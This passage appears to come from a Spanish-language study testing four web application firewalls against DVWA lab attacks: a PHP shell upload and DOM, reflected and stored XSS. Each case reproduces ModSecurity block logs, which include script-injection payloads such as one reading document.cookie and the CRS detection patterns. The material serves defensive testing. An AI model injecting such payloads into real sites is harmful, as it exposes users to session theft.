/dvwa/vulnerabilities/upload/ HTTP/1.1", host: "proxy-waf.com.ec", referrer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/upload/"

- **WAF Nginx**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:




2019/12/11 23:54:59 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Pattern match ".*\\.(?:php\\d*|phtml)\\.*$" at FILES:uploaded. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-933-APPLICATION-ATTACK-PHP.conf"] [line "109"] [id "933110"] [msg "PHP Injection Attack: PHP Script File Upload Found"] [data "Matched Data: shell1.php found within FILES:uploaded: shell1.php"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-php"] [tag "platform-multi"] [tag "attack-injection-php"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/PHP_INJECTION"] [tag "OWASP_TOP_10/A1"] [hostname ""] [uri "/dvwa/vulnerabilities/upload/"] [unique_id "AuAcAcAcAcAcecLcAchqAccz"]

Ataque 8: XSS DOM

- **WAF ModSecurity Apache**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:



[Mon Dec 09 21:15:11.070386 2019] [:error] [pid 1732] [client 192.168.1.110:9003] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Pattern match "\\\\W{4,}" at ARGS:default. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_40_generic_attacks.conf"] [line "37"] [id "960024"] [rev "2"] [msg "Meta-Character Anomaly Detection Alert - Repetative Non-Word Characters"] [data "Matched Data: \\x22);</ found within ARGS:default: <script type=\\x22text/javascript\\x22>alert(\\x22XSS DOM\\x22);</script>"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/xss_d/"] [unique_id "Xe7-rw4siWyq-cVOfKDy5wAAAAU"]

- **WAF Vulture**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

[Wed Dec 11 00:31:20.669725 2019] [:error] [pid 739:tid 34385515520] [client 192.168.1.110:18349] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 111 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/xss_d/"] [unique_id "XfA42K1V47hQy5i6MRgoQAAAAEQ"]

- **WAF Waf2Py**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:


2019/12/11 22:36:09 [error] 3665#0: *722 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "37"] [id "941100"] [rev ""] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:default: <script type="text/javascript">alert("XSS DOM");</script>"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag

"WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/xss_d/"] [unique_id "15761217697.081304"] [ref "v41,57t:utf8toUnicode,t:urlDecodeUni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,t:removeNulls"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/xss_d/?default=%3Cscript%20type=%22text/javascript%22%3Ealert(%22XSS%20DOM%22);%3C/script%3E HTTP/1.1", host: "proxy-waf.com.ec"

- **WAF Nginx**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:




2019/12/12 00:00:17 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "60"] [id "941100"] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:default: <script type=\x22text/javascript\x22>alert(\x22XSS DOM\x22);</script>"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname ""] [uri "/dvwa/vulnerabilities/xss_d/"] [unique_id "AcA2AcAcAczcAcAcAJecAcAc"]

Ataque 9: XSS Reflected

- **WAF ModSecurity Apache**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:




[Mon Dec 09 21:21:00.773550 2019] [:error] [pid 1682] [client 192.168.1.110:9088] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(?i:([\\\\s'\\"`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\(\\\\)]*?)\\\\b([\\\\d\\\\w]++)([\\\\s'\\"`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\(\\\\)]*?)(?:(?:=|<=>|r?like|sounds\\\\s+like|regexp)([\\\\s'\\"`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\(\\\\)]*?)\\\\2\\\\b|(?:!=|<=|>=|<>|<|>|\\\\^|is\\\\s+not ..." at ARGS:name. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_41_sql_injection_attacks.conf"] [line "77"] [id "950901"] [rev "2"] [msg "SQL Injection Attack: SQL Tautology Detected."] [data "Matched Data: h1>GABRIEL found within ARGS:name: <h1>GABRIEL</h1>"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/xss_r/"] [unique_id "Xe8BDENVLLB8r59owpcecwAAAAE"]

- **WAF Vulture**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:



[Wed Dec 11 00:35:52.209453 2019] [:error] [pid 739:tid 34385518080] [client 192.168.1.110:18377] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 82 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/xss_r/"] [unique_id "XfA56K1V47hQy5i6MRgoRAAAAEY"]

- **WAF Waf2Py**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.


Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

2019/12/11 22:42:11 [error] 3665#0: *728 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "37"] [id "941100"] [rev ""] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:name: <script>alert("GABRIEL")</script>"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/xss_r/"] [unique_id "157612213191.795959"] [ref "v38,33t:utf8toUnicode,t:urlDecodeUni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,t:removeNulls"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert(%22GABRIEL%22)%3C/script%3E HTTP/1.1", host: "proxy-waf.com.ec"

- **WAF Nginx**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:




2019/12/12 00:03:04 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "60"] [id "941100"] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:name: <script>alert(\x22gabriel\x22)</script>"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname ""] [uri "/dvwa/vulnerabilities/xss_r/"] [unique_id "McAcAcAcspAcAcimAcAcAcrz"]

Ataque 10: XSS Stored

- **WAF ModSecurity Apache**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:



[Mon Dec 09 21:37:17.367080 2019] [:error] [pid 1683] [client 192.168.1.110:9227] [client 192.168.1.110] ModSecurity: Accessdenied with code 403 (phase 2). Pattern match "(?i:([\\\\s'\\"`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\(\\\\)]*?)\\\\b([\\\\d\\\\w]++)([\\\\s'\\"`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\(\\\\)]*?)(?:(?:=|<=>|r?like|sounds\\\\s+like|regexp)([\\\\s'\\"`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\(\\\\)]*?)\\\\2\\\\b|(?:!=|<=|>=|<>|<|>|\\\\^|is\\\\s+not ..." at ARGS:mtxMessage. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_41_sql_injection_attacks.conf"] [line "77"] [id "950901"] [rev "2"] [msg "SQL Injection Attack: SQL Tautology Detected."] [data "Matched Data: script>alert found within ARGS:mtxMessage: <script>alert(document.cookie)</script>"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/xss_s/"] [unique_id "Xe8E3d9ZV4PKTV6f2ib8AgAAAAI"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/xss_s/

- **WAF Vulture**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

[Wed Dec 11 00:40:06.164864 2019] [:error] [pid 739:tid 34385518080] [client 192.168.1.110:18401] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 74 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/xss_s/"] [unique_id "XfA65q1V47hQy5i6MRgoRwAAAEY"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/xss_s/

- **WAF Waf2Py**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:


2019/12/11 22:45:36 [error] 3665#0: *732 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-

941-APPLICATION-ATTACK-XSS.conf"] [line "37"] [id "941100"] [rev ""] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:mtxMessage: <script>alert(document.cookie)</script>"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/xss_s/"] [unique_id "157612233691.855907"] [ref "v615,39t:utf8toUnicode,t:urlDecodeUni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,t:removeNulls"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1", host: "proxy-waf.com.ec", referrer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/xss_s/"

- **WAF Nginx**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:



2019/12/12 00:05:00 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "60"] [id "941100"] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:mtxMessage: <script>alert(document.cookie)</script>"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname ""] [uri "/dvwa/vulnerabilities/xss_s/"] [unique_id "AEpcAcACNcAwAcAcAcAUAcpc"]